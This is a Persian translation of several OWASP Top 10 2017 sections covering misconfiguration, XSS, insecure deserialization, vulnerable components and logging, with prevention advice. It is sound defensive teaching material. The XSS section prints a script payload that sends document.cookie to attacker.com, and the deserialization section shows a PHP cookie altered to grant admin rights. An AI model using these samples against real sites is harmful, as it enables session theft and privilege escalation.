فرآیند نصب امن باید اجرا شود، از جمله:

- یک فرایند سخت افزاری تکرارپذیر که باعث گسترش سریع و آسان یک محیط دیگر است که کاملاً محافظت می شود. توسعه، QA، و محیط های تولید باید همه پیکربندی یکسان، با کلمه عبور مختلف استفاده شده در هر محیط را دارا باشند. این فرایند باید به صورت خودکار برای به حداقل رساندن تلاش لازم برای راه اندازی یک محیط امنیتی جدید باشد.
- حداقل پلت فرم بدون هیچ گونه ویژگی، اجزای، اسناد و نمونه های غیر ضروری. ویژگی ها و چارچوب های استفاده نشده را حذف یا نصب کنید.
- یک وظیفه برای بررسی و به روز کردن پیکربندی مربوط به همه یادداشت های امنیتی، به روز رسانی ها و وصله های امنیتی به عنوان بخشی از فرآیند مدیریت وصله (نگاه کنید به A9: ۲ - 017 استفاده از قطعات با آسیب پذیری های شناخته شده). به ویژه بررسی مجوزهای ذخیره سازی ابر (به عنوان مثال مجوزهای سطل S3).
- یک معماری نرم افزار قوی که جداسازی موثر و امن بین اجزای را با بخش بندی، یا گروه های امنیتی ابری فراهم می کند.
- ارسال دستورات امنیتی به مشتریان، برای مثال سربرگ امنیتی
- یک فرایند خودکار برای بررسی تاثیر تنظیمات و پیکربندی در همه محیط ها.

## نمونه سناریوهای حمله

**سناریو # ۱:** سرور برنامه همراه با برنامه های نمونه به طور خودکار نصب شده و حذف نشده است. این برنامه های نمونه دارای نقص امنیتی هستند که مهاجمان از سرور برای به خطر انداختن امنیت استفاده می کنند. اگر یکی از این برنامه ها کنسول مدیریت باشد، و حسابهای پیش فرض تغییر نداشت، مهاجم با گذرواژه های پیش فرض وارد سیستم می شود و آن را تصرف می کند.

**سناریو # ۲:** لیست دایرکتوری در سرور غیر فعال نیست. مهاجم می توانند به سادگی از دایرکتوری ها برای یافتن فایل ها استفاده کنند. مهاجم کلاس های جاوا کامپایل شده را پیدا می کند و آنها را دانلود می کند و آنها را تجزیه و تحلیل می کند و برای بازیابی این کد از مهندس معکوس استفاده می کنند. مهاجم پس از آن یک نقص کنترل دسترسی کنترل در برنامه کاربردی پیدا می کند.

**سناریو # ۳:** پیکربندی سرور برنامه اجازه می دهد تا جزییات پیام های خطای، مثلاً ردیابی پشته ها، به کاربران بازگردانده شود. این به طور بالقوه نشت اطلاعات حساس و یا نقص های زیر را شامل می شود مانند نسخه های اجزاء که شناخته شده اند آسیب پذیر هستند.

**سناریو # ۴:** ارائه دهنده خدمات ابری دارای مجوزهای به اشتراک گذاری پیش فرض برای سایر کاربران CSP به اینترنت است. که منجر به دسترسی اطلاعات حساس ذخیره شده در ذخیره سازی ابر می گردد.

## منابع


### OWASP

- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

برای نیازمندیهای بیشتر در این زمینه، استاندارد تایید امنیت برنامه کاربردی را ببینید. [V19 Configuration](#)

## خارجی

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)



## آیا برنامه کاربردی آسیب پذیر است؟

سه شکل از XSS وجود دارد که معمولاً مرورگرهای کاربران را هدف قرار می دهند:

**XSS منعکس شده:** برنامه یا API شامل ورودی کاربر غیرقابل اعتبار و غیرقانونی به عنوان بخشی از خروجی HTML است. یک حمله موفقیت آمیز می تواند به حمله کننده اجازه دهد HTML و JavaScript دلخواهی را در مرورگر قربانی اجرا کند. به طور معمول، کاربر نیاز به ارتباط با برخی از لینک های مخرب دارد که به یک صفحه کنترل شده توسط مهاجم اشاره می کند، مانند وب سایت های آگهی مخرب، تبلیغات و یا مشابه این ها.

**XSS ذخیره شده:** برنامه کاربردی یا API ورودی کاربر تصفیه نشده را که بعداً توسط یک کاربر یا مدیر دیگر مشاهده می شود، ذخیره می کند. XSS ذخیره شده اغلب کاربر را با خطر بالایی از ریسک روبه رو می کند.

**DOM XSS:** چارچوب های جاوا اسکریپت، برنامه های تک صفحه و API هایی که به طور پویا شامل داده های قابل کنترل مهاجم به یک صفحه می شوند، به DOM XSS آسیب پذیر هستند. در حالت ایده آل، برنامه اطلاعات قابل کنترل مهاجم را به API های جاوا اسکریپت نا امن ارسال نمی کند.

حملات متداول XSS عبارتند از: سرقت نشست، گرفتن حساب، دور زدن MFA، جایگزینی یا حذف گره DOM (از قبیل پانل های ورود به سیستم تروجان)، حملات علیه مرورگر کاربر مانند دریافت نرم افزارهای مخرب، کلید

ورود به سیستم و سایر حملات سمت مشتری.

## نمونه سناریو حمله

سناریو ۱: برنامه بدون تایید یا escape، از داده های غیر قابل اعتماد در ساخت قطعه HTML زیر استفاده می کند:

```
(String) page += "<input name='creditcard' type='TEXT' value='"+ request.getParameter("CC") + "'>";
```

مهاجم پارامتر CC را در مرورگر خود به صورت زیر تغییر می دهد:

```
<script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

این حمله باعث می شود شناسه نشست قربانی به وب سایت مهاجم ارسال شده و به مهاجم اجازه سرقت نشست فعلی کاربر را می دهد.

نکته: مهاجمان می توانند از XSS برای جلوگیری از هر گونه دفاع خودکار CSRF استفاده کنند.

## نحوه پیشگیری از حمله

پیشگیری از XSS نیاز به جداسازی داده های غیر قابل اعتماد از محتوای مرورگر فعال دارد. این کار با انجام موارد زیر قابل دسترسی است:

- با استفاده از چارچوب هایی که به صورت خودکار از وقوع XSS فرار می کنند به وسیله طراحی، همانند آخرین React، Ruby on Rails، JS. محدودیت های حفاظت XSS هر چارچوب را بیاموزید و به طور مناسب موارد استفاده را که پوشش داده نمی شوند، مدیریت کنید.
- فرار داده های درخواست HTTP نامعتبر براساس متن در خروجی HTML (بدنه، ویژگی، جاوا اسکریپت، CSS، یا URL) آسیب پذیری های XSS ذخیره شده و منعکس شده را حل خواهد کرد.
- با استفاده از رمزگذاری حساس به متن هنگام تغییر سند مرورگر در سمت مشتری بر علیه DOM XSS عمل می کند. هنگامی که از انجام این کار اجتناب نکنیم، تکنیک های فرار از حساسیت متن مشابه می توانند به API های مرورگر اعمال شوند، همانطور که در OWASP Cheat Sheet 'DOM based XSS Prevention' توضیح داده شده است.
- فعال کردن یک سیاست امنیتی محتوا (CSP) یک کنترل دفاع در عمق در برابر XSS است. این مؤثر است اگر هیچ آسیب پذیری دیگری وجود نداشته باشد که اجازه می دهد کدهای مخرب را از طریق فایل محلی شامل شود (مثلاً مسیرهای رونویسی شده یا کتابخانه های آسیب پذیر از شبکه های تحویل مجاز محتوا).

## منابع


## OWASP

- [OWASP Proactive Controls: Encode Data](#)
- [OWASP Proactive Controls: Validate Data](#)
- [OWASP Application Security Verification Standard: V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

## خارجی

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)





### آیا برنامه کاربردی آسیب پذیر است؟

برنامه های کاربردی و API ها آسیب پذیر خواهند بود اگر آنها از اشیاء متخاصم یا دستکاری شده توسط مهاجم استفاده کنند.

این می تواند به دو نوع اصلی حملات منجر شود:

- حملات مرتبط با ساختار داده و داده ها، جایی که مهاجم منطق برنامه را تغییر می دهد یا اگر اشیاء موجود در برنامه وجود داشته باشد که می توانند رفتار را در طی یا بعد از دیسریالیزیشن تغییر دهند، اجرای کد دلخواه کد را اجرا می کند.
  - حملات متداول دستکاری اطلاعات، مانند حملات مربوط به کنترل دسترسی، که در آن ساختار داده موجود استفاده می شود، اما محتوای تغییر یافته است.
- سریالیزیشن ممکن است در برنامه های کاربردی برای:
- ارتباطات از راه دور و بین فرایند (RPC / IPC)
  - پروتکل های سیم، خدمات وب، کارگزاران پیام
  - ذخیره سازی / پایداری
  - پایگاههای داده، سرورهای ذخیره سازی، سیستم های فایل
  - کوکی HTTP، پارامترهای فرم HTML، نشانه های تأیید API

### پیشگیری از حمله

تنها الگوی امن معماری، تشخیص اشیاء سریالی از منابع نامعتبر و یا استفاده از رسانه های سریالی که فقط نوع داده های اولیه را مجاز می شمارند.

اگر این امکان پذیر نیست، یکی از موارد زیر را در نظر بگیرید:

- اجرای چک های یکپارچه مانند امضاهای دیجیتالی بر روی هر شیء سریالی برای جلوگیری از ایجاد شیء خصمانه و یا دستکاری داده ها.
- اجرای محدودیت های سخت نوع در طول deserialization قبل از ایجاد شیء به عنوان کد به طور معمول یک مجموعه قابل تعریف از کلاس انتظار می رود. دور زدن این تکنیک نشان داده شده است، بنابراین تنها تکیه بر این تکنیک توصیه نمی شود.
- کد جدا سازی و اجرای کد که deserializes در محیط های با دسترسی کم ممکن می شود.
- استثنائات و خرابی هایی ورود deserialization، از جمله مواردی که نوع ورودی نوع مورد انتظار نیست، یا deserialization استثنائات را حذف می کند.
- محدود کردن یا نظارت بر اتصال به شبکه های ورودی و خروجی از کانتینر و یا سرورهایی که deserialize می شوند.
- نظارت بر deserialization هشدار در صورتی که یک کاربر به طور مداوم deserializes می شود.

### نمونه سناریوهای حمله

**سناریو # ۱:** برنامه کاربردی React، مجموعه ای از سرویس های خدمات میکرو Spring Boot را فراخوانی می کند. برنامه نویسان کاربردی، سعی کردند اطمینان حاصل کنند که کد آنها غیر قابل تغییر است. راه حل هایی که با آن روبرو می شوند، موقعیت کاربر را به صورت سریالی و هر درخواست به عقب و جلو منتقل می کند. یک مهاجم به امضای شیء "R00" اشاره می کند و از ابزار Java Serial Killer برای به دست آوردن اجرای کد راه دور در سرور برنامه استفاده می کند.

**سناریو # ۲:** یک انجمن PHP با استفاده از پیاده سازی شیء به منظور ذخیره یک "سوپر" کوکی، حاوی شناسه کاربری کاربر، نقش، هش رمز عبور و حالت های دیگر استفاده می کند:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

یک مهاجم شیء سریالی را تغییر می دهد تا امتیازات مدیریت خود را به دست آورد:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```


### منابع

#### OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

#### خارجی

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)



## آیا برنامه کاربردی آسیب‌پذیر است؟

شما احتمالاً آسیب‌پذیر هستید:

- اگر نسخه‌های تمام مولفه‌هایی که از آنها استفاده می‌کنید را شناسایی (هر دو طرف و سمت سرور). این شامل اجزایی است که به طور مستقیم از وابستگی‌های تو در تو (توزیع شده) استفاده می‌کنند.
- اگر نرم افزار آسیب‌پذیر، پشتیبانی نشده یا بروز نباشد. این شامل سیستم عامل، وب / برنامه سرور، سیستم مدیریت پایگاه داده ((DBMS)، برنامه ها، API ها و تمام مولفه‌های سازنده، محیط‌های زمان اجرا و کتابخانه‌ها می‌باشد.
- اگر شما به طور منظم آسیب‌پذیری‌ها را اسکن نمی‌کنید و امنیت بخش‌هایی که از آنها استفاده می‌کنید را کنترل نکنید.
- اگر پلت فرم، چارچوب‌ها و وابستگی‌ها را در یک مد مبتنی بر ریسک تنظیم نکنید یا ارتقاء ندهید. این معمولاً در محیط‌ها اتفاق می‌افتد وقتی که وصله امنیتی کردن یک وظیفه ماهانه یا سه ماهه‌ای است که تحت کنترل تغییر است، که سازمان‌ها را چندین روز یا چند ماه از مواجهه غیرضروری برای رفع آسیب‌پذیری‌ها مشغول می‌سازد.
- اگر توسعه دهندگان نرم افزار سازگاری کتابخانه‌های به روز شده، ارتقا داده شده یا وصله شده را تست نکنند.
- اگر تنظیمات اجزاء را امن نکنید (نگاه کنید به A6: 017-2 Misconfiguration Security).

## نحوه پیشگیری از حمله

باید یک فرایند مدیریت وصله امنیتی در محل خود داشته باشید تا:

- حذف وابستگی‌های استفاده نشده، ویژگی‌های غیر ضروری، مولفه‌ها، فایل‌ها و اسناد.
- به طور مداوم فهرستی از نسخه‌های مولفه‌های سمت سرور و سرویس دهنده (مانند چارچوب، کتابخانه‌ها) و فهرست کردن وابستگی‌های آنها را با استفاده از ابزارهای مانند DependencyCheck، versions، retire.js و غیره.
- به طور مداوم منابع مانند CVE و NVD را برای آسیب‌پذیری در مولفه‌ها نظارت کنید. از ابزار تجزیه و تحلیل ترکیب نرم افزار برای به کار انداختن خودکار و بهینه سازی فرآیند استفاده کنید. به هشدارهای ایمیل برای آسیب‌پذیری‌های امنیتی مرتبط با مولفه‌های مورد استفاده، توجه کنید.
- فقط مولفه‌ها را از منابع رسمی بر روی لینک‌های ایمن دریافت شود. بسته‌ها یا امضا شده برای کاهش یک جز مخرب اصلاح شده ترجیح داده می‌شود.
- نظارت بر کتابخانه‌ها و مولفه‌هایی که پشتیبانی نشده یا وصله‌های امنیتی برای نسخه‌های قدیمی تر ندارند. اگر وصله کردن غیرممکن باشد، یک وصله مجازی برای نظارت، شناسایی یا محافظت در برابر مسئله کشف شده در نظر بگیرید.
- هر سازمان باید اطمینان حاصل کند که یک برنامه مداوم در حال انجام برای نظارت، برچیدن و اعمال به روز رسانی و یا تغییرات پیکربندی برای طول عمر برنامه وجود دارد.

## نمونه سناریوهای حمله

سناریو # ۱: مولفه‌ها معمولاً با همان امتیازات به عنوان برنامه کاربردی اجرا می‌شوند، بنابراین نقص در هر جزء می‌تواند تأثیر جدی داشته باشد. چنین نقصی می‌تواند تصادفی باشد (مثلاً خطای برنامه نویسی) یا عمدی (به عنوان مثال در قسمت پشتی). بعضی از موارد آسیب‌پذیری مولفه که مورد سواستفاده قرار می‌گیرند:

- CVE-2017-5638، یک آسیب‌پذیری با قابلیت کنترل از راه دور Struts 2 که باعث اجرای کد دلخواه بر روی سرور را امکان پذیر می‌سازد، به خاطر رخنه قابل توجه مورد نقد قرار گرفته است.
- در حالی که وصله کردن اینترنت اشیا IOT اغلب پیچیده یا غیرممکن است، اهمیت وصله کردن آنها می‌تواند عالی باشد (به عنوان مثال دستگاه‌های پزشکی).
- ابزارهای خودکاری برای کمک به مهاجمین وجود دارد که سیستم‌های سیستم‌های با پیکربندی اشتباه و وصله نشده را پیدا می‌کنند. به عنوان مثال، موتور جستجو Shodan IoT می‌تواند به شما در پیدا کردن دستگاه‌هایی که هنوز از آسیب‌پذیری Heartbleed که در آوریل ۲۰۱۴ رفع شده است کمک شایانی می‌کند.

## منابع


### OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

### خارجی

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

## نظارت و ثبت سیاهه ناکافی



### آیا برنامه کاربردی آسیب پذیر است؟

ثبت سیاهه، تشخیص، نظارت و پاسخ فعال ناکافی در هر زمان رخ می دهد:

- رویداد های قابل بررسی، از قبیل ورود به سیستم، ورود ناموفق به سیستم و تراکنش های با ارزش بالا در سیستم ثبت نشده اند.
- هشدارها و اشتباهات موجب ایجاد پیام های رویداد نامشخص، پیام های نامناسب یا غیرقابل تعریف می شود.
- سیاهه های مربوط به برنامه ها و API ها برای فعالیت مشکوک نظارت نمی شود.
- سیاهه ها فقط به صورت محلی ذخیره می شوند.
- آستانه های مربوط به هشدار و فرآیندهای تشدید پاسخ مناسب یا موثر نیستند.
- تست نفوذ و اسکن با ابزارهای (DAST مانند OWASP ZAP) باعث هشدار نمی شود.
- برنامه قادر به تشخیص، تشدید شدن یا هشدار برای حملات فعال در زمان واقعی یا نزدیک به زمان واقعی نیست.

شما به علت نشت اطلاعات آسیب پذیر هستید، اگر سیاهه وقایع و هشدارها قابل مشاهده برای یک کاربر و یا یک فرد باشد. (نگاه کنید به A3: 017-۲ Sensitive Information Exposure).

### پیشگیری از حمله

همانطور که در مورد خطر اطلاعات ذخیره شده یا پردازش شده توسط برنامه داریم:

- اطمینان حاصل کنید که تمام ورودی ها به سیستم، خطاهای کنترل دسترسی و شکست های اعتبار سنجی ورودی طرف سرور می توانند با زمینه کاربری کافی برای شناسایی حساب های مشکوک یا مخرب ثبت کرد و زمان کافی را برای اجازه دادن تجزیه و تحلیل قانونی به تاخیر انداخت.
- اطمینان حاصل کنید که سیاهه هادر یک فرمت و قالبی تولید میشود که می تواند به راحتی توسط یک راه حل مدیریت رویداد متمرکز مورد استفاده قرار گیرد.
- اطمینان از اینکه تراکنش های با ارزش بالا، دارای یک دنباله حسابرسی با کنترل های یکپارچه برای جلوگیری از دستکاری یا حذف، مانند جداول پایگاه داده اضافه یا مشابه آن است.
- ایجاد نظارت مؤثر و هشدار به طوری که فعالیت های مشکوک به موقع شناسایی و پاسخ داده شود.
- ایجاد و یا اتخاذ یک پاسخ تصادفی و برنامه ریکآوری، مانند NIST 800-61 rev 2 یا بالاتر.

چارچوب های حفاظت از نرم افزارهای تجاری و منبع باز مانند OWASP AppSensor، فایروال های وب کاربردی مانند ModSecurity یا OWASP ModSecurity Core Rule Set و نرم افزار همیشه سازی سیاهه با داشبورد های سفارشی و هشدار وجود دارد.

### نمونه سناریوهای حمله

**سناریو # ۱:** یک نرم افزار انجمن منبع باز که توسط یک تیم کوچک اجرا می شد با استفاده از یک نقص در نرم افزار آن هک شد. مهاجمان موفق به از بین بردن منبع کد داخلی حاوی نسخه بعدی و تمامی محتویات انجمن شدند. اگرچه این منبع کد قابل بازیابی است، اما فقدان نظارت، عدم ثبت رویداد و عدم هشدار دادن منجر به نقص بسیار بدتری شد. پروژه نرم افزاری انجمن در نتیجه این موضوع دیگر فعال نیست.

**سناریو # ۲:** یک مهاجم کاربران را با استفاده از گذرواژه معمولی اسکن می کند. آنها می توانند با استفاده از این گذرواژه تمام حساب ها را در اختیار بگیرند. برای همه کاربران دیگر، این اسکن فقط یک ورود ناموفق به نظر می رسد. پس از چند روز، این کار ممکن است با یک گذرواژه متفاوت تکرار شود.

**سناریو # ۳:** یک خرده فروش بزرگ آمریکایی گزارش داده است که یک سندباکس تحلیل بدافزار را تحلیل پیوست می کند. برنامه سندباکس به طور بالقوه برنامه ناخواسته را شناسایی کرده بود، اما هیچکس به این کشف واکنشی نشان نداد. قبل از اینکه نفوذ به دلیل تراکنش های کارت اعتباری توسط یک بانک خارجی شناسایی شود، سندباکس چندین مرتبه هشدار داده بود.

### منابع

#### OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Detailed Error Code](#)
- [OWASP Cheat Sheet: Logging](#)

#### خارجی

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

## ایجاد و استفاده از فرآیندهای امنیتی تکراری و کنترل های امنیتی استاندارد

این که آیا شما به امنیت برنامه های وب جدید یا در حال حاضر بسیار آشنا با این خطرات، کار ایجاد یک برنامه وب امن و یا تعمیر یک موجود می تواند دشوار است. اگر شما مجبور به مدیریت نمونه کارها بزرگ نرم افزار، این کار می تواند دلهره آور باشد.

برای کمک به سازمان ها و توسعه دهندگان خطرات امنیتی برنامه خود را در یک روش مقرون به صرفه کاهش می دهد، OWASP منابع متعددی از منابع آزاد و باز را که شما می توانید برای رسیدگی به امنیت نرم افزار در سازمان خود استفاده کنید، تولید کرده است. موارد زیر مواردی هستند که بسیاری از منابع OWASP برای کمک به سازمان ها ایجاد برنامه های کاربردی وب و API های کاربردی ایجاد کرده اند. در صفحه بعد، ما منابع اضافی OWASP را ارائه می دهیم که می تواند سازمان ها را در تأیید امنیت برنامه ها و API های خود کمک کند.

نیازمندی های امنیتی  
برنامه کاربردی

برای ایجاد یک برنامه وب امن، باید چه وسیله ای امن برای آن برنامه تعریف کنید. OWASP توصیه می کند از استانداردهای تأیید امنیتی نرم افزار (ASVS) OWASP به عنوان راهنمایی برای تنظیم الزامات امنیتی برای برنامه های خود استفاده کنید. اگر شما برون سپاری کنید، پیوست قرارداد نرم افزار امن OWASP را در نظر بگیرید. نکته: این ضمیمه برای قانون قرارداد ایالات متحده است، بنابراین قبل از استفاده از ضمیمه نمونه، لطفاً با مشاوره قانونی مشورت کنید.

معماری امنیتی  
برنامه کاربردی

به جای ارتقاء امنیت به برنامه ها و API های خود، از زمان شروع طراحی امنیت بسیار مؤثرتر است. OWASP Prevention Cheat Sheets را به عنوان نقطه شروع خوبی برای راهنمایی در مورد چگونگی طراحی امنیت از ابتدا توصیه می کند.

کنترل های  
استاندارد امنیتی

کنترل های امنیتی قوی و کاربردی دشوار است. با استفاده از مجموعه ای از کنترل های امنیتی استاندارد به طور قابل توجهی توسعه برنامه های امنیتی و API ها را ساده می کند. کنترل های پیشگیرانه OWASP یک نقطه شروع خوب برای توسعه دهندگان است و بسیاری از چارچوب مدرن اکنون با کنترل های استاندارد و مؤثر امنیتی برای مجوز، اعتبار، پیشگیری از CSRF و غیره ارائه می شود.

چرخه حیات  
توسعه ای امن

برای بهبود روند سازمان شما در هنگام ساخت برنامه ها و API ها، OWASP توصیه می کند مدل بلوغ اطمینان نرم افزار (SAMM) OWASP را ارائه دهد. این مدل به سازمانها کمک می کند تا یک راهبرد برای امنیت نرم افزار را طراحی و اجرا کنند که به خطرات خاص سازمان مربوط می شود.

آموزش امنیت  
برنامه کاربردی

پروژه آموزش OWASP فراهم می کند آموزش های آموزشی برای کمک به توسعه دهندگان در امنیت برنامه های وب. برای یادگیری در مورد آسیب پذیری ها، OWASP WebGoat، OWASP WebGoat.NET، OWASP Juice Shop Project، NodeJS Goat یا OWASP برنامه های کاربردی وب سایت شکسته شده را امتحان کنید. برای اقامت فعلی، به یک کنفرانس OWASP AppSec، آموزش کنفرانس OWASP، یا جلسات فصل OWASP محلی بروید.

